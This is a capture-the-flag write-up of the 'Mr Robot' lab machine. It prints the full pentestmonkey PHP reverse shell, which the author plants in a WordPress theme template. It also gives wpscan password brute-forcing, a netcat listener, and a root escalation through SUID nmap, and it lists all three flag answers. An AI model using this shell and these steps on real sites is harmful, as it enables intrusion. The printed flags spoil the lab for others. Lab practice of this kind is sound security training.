Mr Robot CTF
3 keys hidden somewhere on the machine. I’m a Mr. Robot fan so this one felt personal. Let’s go.
Recon
Starting with nmap like always.
nmap -sCV 10.112.177.167
Three open ports came back. Port 22 (SSH), port 80 (HTTP), and port 443 (HTTPS).
Web - Port 80 / 443
Both ports load the same page.

It’s this cool interactive terminal thing styled after the show. You can type commands and there are 6 of them: prepare, fsociety, inform, question, wakeup, and join.
I spent a couple of minutes going through all of them. Neat presentation, very on-theme, but nothing useful for actually getting in. Moving on.
Ran gobuster to check for hidden paths.
gobuster dir -u http://10.112.177.167 -w /usr/share/seclists/Discovery/Web-Content/common.txt
Got a lot of results back. Went through them one by one and spent a good amount of time poking around. The first interesting thing was robots.txt.
User-agent: *
fsocity.dic
key-1-of-3.txt
Two findings right there.
First, the easy one:
http://10.112.177.167/key-1-of-3.txt
Key 1: 073403c8a58a1f80d943455fb30724b9
Then grabbed the wordlist:
wget http://10.112.177.167/fsocity.dic
That .dic file is a wordlist. I had a feeling it was going to be useful for brute forcing something later. Kept it in mind and kept looking around.
Finding Credentials
Over at /license there is a bunch of text and if you scroll all the way to the bottom there is a base64 encoded string. Easy to miss if you don’t scroll.
Decode it and you get: elliot:ER28-0652
A username and a password. Very nice.
Went to /wp-login and tried them. They worked. We are in the WordPress dashboard as admin.

Inside WordPress

Checked the users section. There are two accounts. Elliot is the administrator, and there is a second user called mich05654.
Clicked on the profile and the bio says “another key?” which is pretty obviously hinting that this user is connected to key 2 somehow.

Clicked around on whatever the profile links to. It loads some wiki page about her character from the show and there is nothing useful there that I could find.
I spent a while digging through the whole dashboard. Settings, posts, pages, everything. Couldn’t find the key anywhere connected to that second user.
Okay so I need to log in as mich05654 but I don’t have the password. That’s where the fsocity.dic wordlist comes in. Time to brute force it with wpscan.
wpscan --url http://10.112.177.167 --usernames mich05654 --passwords fsocity.dic
It ran and found the password: Dylan_2791

Logged in as that user. Looked around.

Nothing inside the profile that was useful. No key visible anywhere.
I was a bit stuck at this point honestly. There was a lot of information spread around and I had a few different directions I could go. I decided to go back to what was most useful and that was the admin account. Having full WordPress admin access is powerful, I just hadn’t used it properly yet.
Getting a Shell

After some research I found that with WordPress admin access you can edit theme files directly from the dashboard. That means you can replace a PHP template file with a reverse shell and trigger it by visiting that page.
Went to Appearance > Editor > 404 Template and replaced everything in there with the pentestmonkey PHP reverse shell.
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {

	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);
	}

	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");

umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),
   1 => array("pipe", "w"),
   2 => array("pipe", "w")
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>

Change the IP and port before saving. To get your VPN IP run:
ip a show tun0

I used port 4444. Save the changes in the editor, then start your listener:
nc -lvnp 4444
Then trigger it by visiting:
http://10.112.177.167/404.php
Shell came back.
Getting a Proper Shell
The shell was limited so upgraded it right away.
python -c 'import pty; pty.spawn("/bin/bash")'

That gives me a proper interactive bash shell. Much easier to work with.
Privilege Escalation
The problem at this point was permissions. I couldn’t do much as the current user so I needed to escalate to root first.
Searched for files with the SUID bit set:
find / -type f -perm -4000 2>/dev/null
Quick explanation of SUID because it comes up a lot in CTFs: the SUID bit is a special flag on a file that says “run this program as the file owner, not as the person who launched it.” Most SUID files are owned by root, so they temporarily run with root level power for anyone who executes them. If you find an unusual program with SUID set (like Python, nmap, vi, etc.) you can sometimes abuse that to run commands as root even if you are not root yourself.
Most of what came back was normal expected stuff. But then there it was: nmap.


nmap with SUID is not something you see in a normal system. And nmap has an interactive mode that drops you into a shell. Since nmap is running as root here, that shell is a root shell.
nmap --interactive
Then inside nmap: !sh
And just like that, root.

Key 2 was right there: 822c73956184f694993bede3eb39f959

Now just one key left. Since I already knew the naming pattern from the first two I just searched for it directly:
find / -name key-3-of-3.txt
Found it and read it.
Key 3: 04787ddef27c3dee1ee161b21670b4e4
Answers
Key 1 073403c8a58a1f80d943455fb30724b9
Key 2 822c73956184f694993bede3eb39f959
Key 3 04787ddef27c3dee1ee161b21670b4e4
Takeaway
Really enjoyed this one. Got stuck a couple of times, mostly during the WordPress poking around phase where there was just a lot of stuff to look at and not a lot of obvious next steps. The fsocity.dic wordlist being right there in robots.txt from the start was a nice hint that you were supposed to use it somewhere, you just had to figure out where.
The nmap SUID escalation was satisfying. Once you know what to look for in SUID lists it jumps out immediately, but the first time you see it you might not even know what you are looking at.
If you have watched Mr. Robot the theming makes this room extra fun. Highly recommend watching the show if you haven’t.